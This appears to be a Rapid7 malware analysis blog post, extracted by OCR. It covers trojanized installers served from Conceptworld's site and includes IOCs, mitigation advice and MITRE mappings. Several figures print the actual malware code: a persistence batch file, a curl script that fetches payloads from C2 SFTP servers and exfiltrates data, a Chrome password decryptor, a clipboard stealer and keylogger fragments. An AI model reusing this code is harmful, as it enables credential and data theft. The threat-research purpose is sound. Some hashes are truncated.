Supply Chain Compromise Leads to Trojanized Installers for Notezilla, RecentX, Copywhiz

Jun 27, 2024 | 10 min read |
Rapid7 (/blog/author/rapid7/)

Last updated at Fri, 28 Jun 2024 18:00:03 GMT

The following Rapid7 analysts contributed to this research: Leo Gutierrez, Tyler McGraw, Sarah Lee, and Thomas Elkins.

Executive

Topics

Metasploit (679) (/blog/tag/metasploit/)

Vulnerability Management (382) (/blog/tag/vulnerability-management/)

Research (251) (/blog/tag/research/)

Detection and Response (209) (/blog/tag/detection-and-response/)

Contact Us

Summary

On Tuesday, June 18th, 2024, Rapid7 initiated an investigation into suspicious activity in a customer environment. Our investigation identified that the suspicious behavior was emanating from the installation of Notezilla, a program that allows for the creation of sticky notes on a Windows desktop. Installers for Notezilla, along with tools called RecentX and Copywhiz, are distributed by the India-based company Conceptworld at the official domain `conceptworld[.]com`. After analyzing the installation packages for all three programs, Rapid7 discovered that the installers had been trojanized to execute information-stealing malware that has the capability to download and execute additional payloads.

Disclosure

On Monday, June 24th, 2024, Rapid7 contacted Conceptworld to disclose

Emergent Threat Response (/blog/tag/emergent-threat-response/)

Vulnerability Disclosure (152) (/blog/tag/vulnerability-disclosure/)

Cloud Security (138) (/blog/tag/cloud-security/)

Security Operations (20) (/blog/tag/secops/)

Popular Tags

Search Ta

Metasploit (/blog/tag/metasploit/)

Contact Us

the backdoored installers being hosted on `conceptworld[.]com` in accordance with Rapid7's vulnerability disclosure policy (https://www.rapid7.com/security/disclosure/). Within 12 hours, Conceptworld confirmed and remediated the issue by removing the malicious installers from `conceptworld[.]com` and replacing them with legitimate, signed copies. Rapid7 is grateful to Conceptworld for their prompt action on this issue.

Overview

Conceptworld is an India-based company offering three different software products: Notezilla, which allows users to create sticky notes on a Windows desktop; RecentX, which stores recently used files/applications/clipboard data; and Copywhiz, which improves file copying and backup operations. A free trial download is available on the official `conceptworld[.]com` site

Metasploit Weekly Wrapup (/blog/tag/metasploit-weekly-wrapup/)

Vulnerability Management (/blog/tag/vulnerability-management/)

Research (/blog/tag/research/)

Detection and Response (/blog/tag/detection-and-response/)

Logentries (/blog/tag/logentries/)

Related Posts

READ MORE (/BLOG/

Contact Us

for each software package.

The installation packages being served by `conceptworld[.]com` at the time of investigation, however, executed malware alongside the legitimate installer, were not signed, and did not match the file size stated on the download page. The differences in the file sizes are due to the malware and its dependencies, which increases the size of the compromised installation packages.

Filename	SHA256 Hash
NotezillaSetup.exe	6f49756749d175058f15d5f3c80c8a7d46e80ec3e5eb9fb31f4346a
NotezillaSetup.exe	51243990ef8b82865492f0156ebbb23397173647c02a0d83cf3e3d
RecentXSetup.exe	4df9b7da9590990230ed2ab9b4c3d399cf770ed7f6c36a8a102853
RecentXSetup.exe	a6ad6492e88bdb833d34ac122c266f1fadd9509[illegible]0246e283728
CopywhizSetup.exe	2eae4f06f2c376c6206c632ac93f4e8c4b3e0e63eca3118e883f8ac
CopywhizSetup.exe	fd8d13123218f48c6ab38bf61d941[illegible]5d9a

Reinforcing resilience with financial assurance: Breach protection matters now more than ever
READ MORE (/BLOG/POST/2025/04/29/REINFORCING-RESILIENCE-WITH-FINANCIAL-ASSURANCE-BREACH-PROTECTION-MATTERS-NOW-MORE-THAN-EVER/)

Deepening the MDR partnership: Rapid7 now delivers Active Remediation with Velociraptor
READ MORE (/BLOG/POST/2025/04/29/DEEPENING-THE-MDR-PARTNERSHIP-RAPID7-NOW-DELIVERS-ACTIVE-REMEDIATION-WITH-VELOCIRAPTOR/)

Contact Us

The malware Rapid7 observed contains the functionality to steal browser credentials and crypto currency wallet information, log clipboard contents and keystrokes, and download and execute additional payloads. After infecting a system, the malware persists via a scheduled task that executes the primary payload every three hours.

Based on file submissions to VirusTotal, the malicious copies of the installers have existed since early June of 2024. The malware payloads delivered by the trojanized installers, however, seem to belong to a nameless malware family that has been in distribution since at least January of 2024. Rapid7 internally refers to this malware family as **dllFake** because of the naming scheme used for several of the malware payloads.

Malicious installer name	VirusTotal First Submission
NotezillaSetup.exe	2024-06-10 06:43:34 UTC

MORE (/BLOG/POST/2025/04/28/ETR-ACTIVE-EXPLOITATION-OF-SAP-NETWEAVER-VISUAL-COMPOSER-CVE-2025-31324/)

Active exploitation of SAP NetWeaver Visual Composer CVE-2025-31324

READ MORE (/BLOG/POST/2025/04/24/THE-NEW-RAPID7-MDR-FOR-ENTERPRISE-TAILORED-DETECTION-AND-RESPONSE-FOR-

THE NEW Rapid7 MDR for Enterprise: Tailored Detection and

Contact Us

Malicious installer name	VirusTotal First Submission
RecentXSetup.exe	2024-06-07 21:38:11 UTC
CopywhizSetup.exe	2024-06-08 07:25:17 UTC

Technical analysis

To take a deeper look at the malware payloads, we will analyze the malicious installer that was served for Notezilla.

Initial Access

Rapid7 determined that trojanized installers for the 32-bit and 64-bit versions of Notezilla, Copywhiz, and RecentX were, at the time of investigation, being served from the official website `conceptworld[.]com`. Any users searching for this software via a popular search engine at the time were most likely to find the official domain as the first result, which would then have directed them to download the malware.

The installer served by `conceptworld[.]com` for Notezilla at the time of investigation was `NotezillaSetup.exe`, which, based on static analysis, is packed using software called `Smart Install Maker(5.04)`.



Figure 1. Software Properties of `NotezillaSetup.exe`.

Using the `sim_unpacker` plugin for the tool UniExtract2 (https://github.com/Bioruebe/UniExtract2), we were able to unpack and acquire most of the contents of the installation package, such as the embedded files and configuration information. The configuration file contains references to the legitimate software installer for Notezilla, which is dropped into `%TEMP%` during execution, and multiple files that are dropped into

the installation directory (i.e. staging folder) `%LOCALAPPDATA%\Microsoft\WindowsApps\` during execution.

Installer Files
curl.exe
7z.exe
dllBus.bat
dllBus32.exe
dllCrt.bat
dllCrt.xml
dllCrt32.exe
dll_apps.txt
dll_srv.txt
dll_updt.txt
NotezillaSetup.exe



Figure 2. Output from Using the sim-unpacker tool.



Figure 3. Contents of

Contact Us

Once executed, `NotezillaSetup.exe` will then execute the file `dllCrt32.exe` from the staging directory `%LOCALAPPDATA%\Microsoft\WindowsApps\` via a WINAPI call to `ShellExecuteA` with the verb `open`. A second call is then made to `ShellExecuteA` to execute the file `NotezillaSetup.exe`, a copy of the legitimate installer, from `%TEMP%`. As a result, the only thing seen by the end user after initial execution is the installation window pop-up for the legitimate installer, prompting the user to proceed with the installation process for Notezilla.



Figure 4. Typical Process Tree for Initial Execution of the Trojanized Installer.



Figure 5. The User's View after the Infection has Already Begun in the Background.

The file `dllCrt32.exe` is a relatively small (~10KB) program that only serves as a wrapper to call `CreateProcessA` to execute the file `dllCrt.bat`.

```
@ECHO OFF

echo %path% | findstr WindowsApps 1>nul 2>nul
set is_inpath=%ERRORLEVEL%

if %is_inpath% NEQ 0 (

    setx path %LOCALAPPDATA%\Microsoft\WindowsApps\;
    ping localhost -n 3 > nul
)

schtasks /query /tn "Check dllHourly32" 1>nul 2>nul
set is_scht=%ERRORLEVEL%

if %is_scht% NEQ 0 (

    schtasks /create /xml "%LOCALAPPDATA%\Microsoft\WindowsApps\dllCrt.xml" /tn "Check dllHourly32" 1>nul 2>nul
)
```

Figure 6. The Contents of `dllCrt.bat`.

The batch file `dllCrt.bat` will then create a hidden scheduled task named `Check dllHourly32` using `schtasks.exe` and an XML file that was previously dropped into the staging directory at

Contact Us

The scheduled task `Check dllHourly32` will then execute the file `%LOCALAPPDATA%\Microsoft\WindowsApps\dllBus32.exe` every three hours after being initially created, which means that the primary malware payload will not be executed until at least three hours after the user originally executed the trojanized installer.

```
sprintf((char *)ip_addr,"%s%c%s%c%s%c%s",&c212,L'.',&c70,L'.',&c149,L'.',&c210);
puVar3 = command_line;
for (iVar2 = 0x40; iVar2 != 0; iVar2 = iVar2 + -1) {
  *puVar3 = 0;
  puVar3 = puVar3 + 1;
}
sprintf((char *)command_line,"dllBus.bat %s %s %s %s %s %s %s",ip_addr,&port,"MnX!8fsGt0@",
        "phn_sys",[redacted],"phn_prj",[redacted]);
```

Figure 7. Command Line Assembly within `dllBus32.exe`.

When `dllBus32.exe` is executed, it also serves as a small wrapper for calling `CreateProcessA`, though it initially retrieves several important command line parameters. First, a call to the CRT library function `sprintf` concatenates a hard-coded IPv4 address. Then, a second call to `sprintf` concatenates the assembled IPv4 address with several

other arguments to be passed to the batch file `dllBus.bat`. Finally, `CreateProcessA` is called with the fully assembled command line.

```
@ECHO OFF

set IP=%1
set Prt=%2
set Updt_p=%3
set Sys_u=%4
set Sys_p=%5
set Proj_u=%6
set Proj_p=%7
set WA=%LOCALAPPDATA%\Microsoft\WindowsApps

    set pwd=%CD%
    cd %APPDATA%

    if not exist Guid (echo %RANDOM%%RANDOM%>Guid)
    set /p GUID=<Guid

rem Connection check
    FOR /F "tokens=*" %%L in (%WA%\dll_srv.txt) do (



        %WA%\curl.exe -s -k --connect-timeout 30 sftp://%%L:%Prt%
        /PHN/dll_valid.php?a=%RANDOM% --user %Proj_u%:%Proj_p% | findstr success 1
        >nul 2>nul ^

        && ( set IP=%%L

            GOTO BREAK1)

    )
```

Figure 8. The Initial Lines of `dllBus.bat`.

The command line arguments passed to `dllBus.bat` via `dllBus32.exe` contain an IPv4 address, an SFTP port, a password for ZIP archive payloads, two sets of SFTP credentials, and the staging directory where the majority of the malware's files are located.

Argument #	Purpose	Value	Notes
1	C2 IPv4 Address	212.70.149[.]210	Stored within dllBus32.exe.

Contact Us

Argument #	Purpose	Value	Notes
2	SFTP Port	2265	Used for all curl requests regardless of the IPv4 address.
3	ZIP password	MnX!8fsGt0@	Used to decrypt/ extract downloaded archives.
4	SFTP Username	phn_sys	The SFTP credentials used for uploading stolen data.
5	SFTP Password		Password for phn_sys.
6	SFTP Username	phn_prj	The SFTP credentials used for downloading payloads.
7	SFTP Password		Password for phn_prj

The batch file `dllBus.bat` contains functionality to facilitate the theft of information from Google Chrome, Mozilla Firefox, and multiple cryptocurrency wallets. The copy of `curl.exe` dropped by the installer

Contact Us

is also used to connect to a list of command-and-control (C2) addresses hosting SFTP servers. The curl commands are used to download an updated list of C2 addresses, stored as plaintext within the file `dll_srv.txt`, and to download and execute additional payloads saved within encrypted ZIP archives named `Updt.zip`, `Apps.zip`, and `BB.zip`. The batch script will also attempt to compress all files on the infected system that have specific file extensions and exist in directories that are not on a hardcoded blacklist (for exfiltration). All stolen data is ultimately compressed using `7z.exe` and uploaded directly to the selected C2 SFTP server using curl.

Targeted Browsers
Mozilla Firefox
Google Chrome

Targeted Crypto Wallets
Atomic
Exodus

Contact Us

Targeted Crypto Wallets
Jaxx Liberty
Guarda
Electrum
Coinomi

Targeted File Extensions	Blacklisted File Path Strings
txt,doc,png,jpg	"*icrosoft*","*indows*","*otoshop*","*rogram Files*","*rogramData","All Users","AppData","Default","Public"

The payloads `Apps.zip` and `Updt.zip` both contain executables created using PyInstaller (https://github.com/pyinstaller/pyinstaller), which means the original Python script used to create the executables can be recovered trivially using a publicly available extractor (https://github.com/extremecoders-re/pyinstxtractor). The payload `dllChrome32.exe`, contained within `Updt.zip`, is used to facilitate theft of credentials from Google Chrome's database that are then saved into the file `%TEMP%\chrm.txt` with the format: URL, Username, Password.

Contact Us

```
if __name__ == '__main__':

    mas_k = get_m_k()
    l_db = Ldata
    shutil.copy2(l_db, "lo_vaul.db")
    con = sqlite3.connect("lo_vaul.db")
    curs = con.cursor()

    try:
        curs.execute("SELECT " + a_url + "," + u_value + "," + p_value + " FROM " + "logins")
        for r in curs.fetchall():
            u_r_l = r[0]
            u_name = r[1]
            enc_ed_pas = r[2]
            dec_ed_pas = dec_ps(enc_ed_pas, mas_k)
            print("URL: " + u_r_l + "\nUserName: " + u_name + "\nPassword: " + dec_ed_pas + "\n")
    except Exception as e:
        pass

    curs.close()
    con.close()
    try:
        os.remove("lo_vaul.db")
    except Exception as e:
        pass
```

Figure 9. Primary Functionality of `dllChrome32.exe.`

The payloads `dllTemp32.exe` and `dllCache32.exe` stored within `Apps.zip` contain a clipboard stealer and a keylogger, where the results are saved to the files `cl.txt` and `kl.txt`, respectively, within the staging directory at `%LOCALAPPDATA%\Microsoft\WindowsApps\`.

```
import pyperclip
import logging
import time
import os

env_str = os.getenv('LOCALAPPDATA')
outF = env_str + '\Microsoft' + '\WindowsApps' + '\cl.txt'

text = ""
delayTime = 1
logging.basicConfig(filename=(outF), level=logging.DEBUG, format="\n[%(asctime)s] %(message)s")

while True:
    if (pyperclip.paste() != text):
        text = pyperclip.paste()
        logging.info(text)
    time.sleep(delayTime)
```

Figure 10. All Data Copied to the Clipboard is Dumped to `cl.txt` *when* `dllTemp32.exe` *is Running.*

```
import sys
import win32api,pythoncom
import pyHook,os,time,string

global old_win
old_win=""
env_str = os.getenv('LOCALAPPDATA')
outF = env_str + '\Microsoft' + '\WindowsApps' + '\kl.txt'

try:

    f = open(outF, 'a')
    f.close()
except:

    f = open(outF, 'w')
    f.close()

def OnKeyboardEvent(event):
    global old_win
    new_win = str(event.WindowName)
    strK = str(event.Key)

    if strK == "Oem_Period":
        strK = '.'
    elif strK == "Oem_Comma":
        strK = ','
```

Figure 11. `dllCache32.exe` *Logs Keystrokes to* `kl.txt` *when Running.*

Rapid7 did not observe any of the identified SFTP servers hosting the third payload, `BB.zip`, at the time of writing, although the contents of `dllBus.bat` indicate that it contains the executables `srvBus32.exe` and `srvCrt32.exe`, which serve an unknown function.

Mitigation Guidance

Rapid7 recommends verifying the file integrity of freely available software.

Contact Us

Check that the file hash and properties of the downloaded file(s) match those provided by the official distributor and/or that they contain a valid and relevant signature. The malicious installers observed in this case are unsigned and have a file size that is inconsistent with copies of the legitimate installer, even as noted on the official download page.

If an installer for Notezilla, RecentX, or Copywhiz has been executed on a system within the last month, Rapid7 recommends checking for signs of compromise due to the malicious installers detailed in this blog. The primary indicators of infection include the hidden scheduled task `Check dllHourly32` and a persistent running instance of the Windows Command Prompt, `cmd.exe`, which makes outbound network connections via `curl.exe`.

If evidence of compromise is found, Rapid7 recommends re-imaging affected systems to a known good baseline to eradicate any changes

Contact Us

made by the malwarc

Rapid7 Customers

InsightIDR, Managed Detection and Response, and Managed Threat Complete customers have existing detection coverage through Rapid7's expansive library of detection rules. Rapid7 recommends installing the Insight agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this activity:

Detections
Persistence - SchTasks Creating A Task Pointed At Users Temp Or Roaming Directory
Attacker - Extraction Of 7zip Archive With Password
Suspicious Process - 7zip Executed From Users Directory
Suspicious Process - TaskKill Executed Successively In Short Time Period

Contact Us

MITRE ATT&CK Techniques

Tactic	Technique	Procedure
Resource Development	T1584.004 (https://attack.mitre.org/techniques/T1584/004/) : Compromise Infrastructure: Server	The threat actor gained access to the official domain responsible for serving software downloads.
Initial Access	T1195.002 (https://attack.mitre.org/techniques/T1195/002/) : Supply Chain Compromise: Compromise Software Supply Chain	The threat actor trojanized copies of the legitimate installers being served on the official website, to execute malware.

Contact Us

Tactic	Technique	Procedure
Execution	T1204.002 (https://attack.mitre.org/techniques/T1204/002/): User Execution: Malicious File	Users are tricked into executing the malicious installer as it is served from the official website.
Execution	T1059.003 (https://attack.mitre.org/techniques/T1059/003/): Command and Scripting Interpreter: Windows Command Shell	Much of the malware's functionality is facilitated through batch script files.
Execution	T1059.006 (https://attack.mitre.org/techniques/T1059/006/): Command and Scripting Interpreter: Python	Several second stage payloads were created using PyInstaller.
Execution	T1053.005 (https://attack.mitre.org/techniques/T1053/005/): Scheduled Task/Job: Scheduled Task	Initial execution of the primary batch script is delayed by at least 3 hours by the creation of a scheduled task.

Contact Us

Tactic	Technique	Procedure
Persistence	T1053.005 (https://attack.mitre.org/techniques/T1053/005/): Scheduled Task/Job: Scheduled Task	The malware is executed every 3 hours and will persist through reboots.
Credential Access	T1555.003 (https://attack.mitre.org/techniques/T1555/003/): Credentials from Password Stores: Credentials from Web Browsers	The malware decrypts and dumps credentials from Google Chrome and Mozilla Firefox.
Collection	T1560.001 (https://attack.mitre.org/techniques/T1560/001/): Archive Collected Data: Archive via Utility	Stolen data is archived via 7z.exe.
Collection	T1115 (https://attack.mitre.org/techniques/T1115/): Clipboard Data	A second stage malware payload dumps all clipboard data to disk.

Contact Us

Tactic	Technique	Procedure
Collection	T1005 (https://attack.mitre.org/techniques/T1005/): Data from Local System	The malware compresses and steals files according to a file extension list and directory path strings blacklist.
Collection	T1056.001 (https://attack.mitre.org/techniques/T1056/001/): Input Capture: Keylogging	A second stage malware payload logs keystrokes to disk.
Command and Control	T1571 (https://attack.mitre.org/techniques/T1571/): Non-Standard Port	The threat actor uses port 2265 for SFTP instead of the default: 22.
Exfiltration	T1048 (https://attack.mitre.org/techniques/T1048/): Exfiltration Over Alternative Protocol	The malware uploads stolen data to C2 servers using SFTP via curl.

Indicators of

Contact Us

Compromise Network-Based Indicators (NBIs)

Domain/IPv4 Address	Notes
conceptworld[.]com	The official domain that was serving malicious installers.
5.180.185[.]42	C2 IPv4 address hosting an SFTP server.
50.2.108[.]102	C2 IPv4 address hosting an SFTP server.
50.2.191[.]154	C2 IPv4 address hosting an SFTP server.
104.140.17[.]242	C2 IPv4 address hosting an SFTP server.
104.206.2[.]18	C2 IPv4 address hosting an SFTP server.
104.206.57[.]117	C2 IPv4 address hosting an SFTP server.
104.206.95[.]146	C2 IPv4 address hosting an SFTP server.

Contact Us

Domain/IPv4 Address	Notes
104.206.220[.]113	C2 IPv4 address hosting an SFTP server.
170.130.34[.]114	C2 IPv4 address hosting an SFTP server.
185.137.137[.]74	C2 IPv4 address hosting an SFTP server.
212.70.149[.]210	C2 IPv4 address hosting an SFTP server.

Host-Based Indicators (HBIs)

File	SHA256
NotezillaSetup.exe	6F49756749D175058F15D5F3C80C8A7D46E80EC3E5EB9FB31F
NotezillaSetup32.exe	BFA99C41AECC814DE5B9EB8397A27E516C8B0A4E31EDD9ED1
CopywhizSetup.exe	2EAE4F06F2C376C6206C632AC93F4E8C4B3E0E63ECA3118E8
CopywhizSetup32.exe	048CAE10558CDDFB2CF0ADE25F1101909BBA58D0A448E0D78

Contact Us

File	SHA256
RecentXSetup.exe	4DF9B7DA9590990230ED2AB9B4C3D399CF770E
RecentXSetup32.exe	EBF2B84ED64629242F8D0ABFCA7334473620524953 9474E8F5
dllBus.bat	1FA84B696B055F614CCD4640B724D90CCAD4AFC0353588222
dllCrt.xml	CDC1F2430681E9278B3F738ED74954C4366B8EFF52C937F185
dllCrt32.exe	FDC84CB0845F87A39B29027D6433F4A1BBD8C5B808280235C
dllCrt.bat	A89953915EABE5C4897E414E73F28C300472298A6A8C055FC(
dllBus32.exe	70BCE9C228AACBDADAAF18596C0EB308C102382D04632B01I
Apps.zip	CA6FF18EE006E7AB3CB42FC541B08CE4231DADFAB0CCE57B1

Contact Us

File	SHA256
dllTemp32.exe	33E4D5EED3527C269467
dllCache32.exe	03761D9FD24A2530B386C07BF886350AE497E693440A93199C
Updt.zip	6487A0DC9DFBBAA6557AF096178A1361E49762A41500AA03F
dllChrome32.exe	DE4E03288071CDEBE5C26913888B135FB2424132856CC892B/

NEVER MISS AN EMERGING THREAT

Be the first to learn about the latest vulnerabilities and cybersecurity news.

SUBSCRIBE NOW

POST TAGS

AUTHOR

/blog/author/rapid7/)

Rapid7 (/blog/author/rapid7/)

VIEW RAPID7'S POSTS

Contact Us

SHARING IS CARING

Related Posts

MANAGED...

Reinforcing resilience with

READ FULL POST

MANAGED...

Deepening the MDR partnership:

READ FULL POST

EMERGEN...

Active exploitation of SAP

READ FULL POST

MANAGED...

THE NEW Rapid7 MDR for

READ FULL POST

Contact Us

(/)

CUSTOMER SUPPORT

+1-866-390-8113 (Toll Free) (tel:1-866-390-8113)

SALES SUPPORT

+1-866-772-7437 (Toll Free) (tel:866-772-7437)

Need to report an Escalation or a Breach?

GET HELP

SOLUTIONS

The Command Platform (/platform/)

Exposure Command (/products/command/exposure-management/)

Managed Threat Complete (/services/managed-detection-and-response-mdr/)

SUPPORT & RESOURCES

Product Support (https://www.rapid7.com/for-customers/)

Resource Library (https://www.rapid7.com/resources/)

Our Customers (https://www.rapid7.com/customers/)

Events & Webcasts (https://www.rapid7.com/about/events-webcasts/)

Training & Certification (https://www.rapid7.com/services/training-certification/)

Cybersecurity Fundamentals (https://www.rapid7.com/fundamentals/)

Vulnerability & Exploit Database (https://www.rapid7.com/db/)

ABOUT US

Company (/about/)

Contact Us

Culture (https://careers.rapid7.com/culture)

(https://www.rapid7.com/)

Leadership (https://www.rapid7.com/about/leadership/)

Blog (/blog/) PRODUCTS Select SERVICES RESOURCES COMPANY PARTNERS (/PARTNERS/) EN START TRIAL SIGN IN (HTTPS://INSIGHT.RAPID7.COM/SAML/SSO)

News & Press Releases (https://www.rapid7.com/about/news/)

Public Policy (https://www.rapid7.com/about/public-policy/)

Open Source (https://www.rapid7.com/open-source/)

Investors (https://investors.rapid7.com/overview/default.aspx)

CONNECT WITH US

Contact (https://www.rapid7.com/contact/)

Blog (https://www.rapid7.com/blog/)

Support Login (https://insight.rapid7.com/login)

Careers (https://careers.rapid7.com/careers-home)

(https://www.linkedin.com/company/rapid7) (https://www.facebook.com/rapid7) (https://www.instagram.com/rapid7/)

© Rapid7 Legal Terms (/legal/) | Privacy Policy (/privacy-policy/) | Export Notice (/export-notice/) | Trust (/trust/) | () Do Not Sell or Share My Personal Information | () Cookie Preferences

Contact Us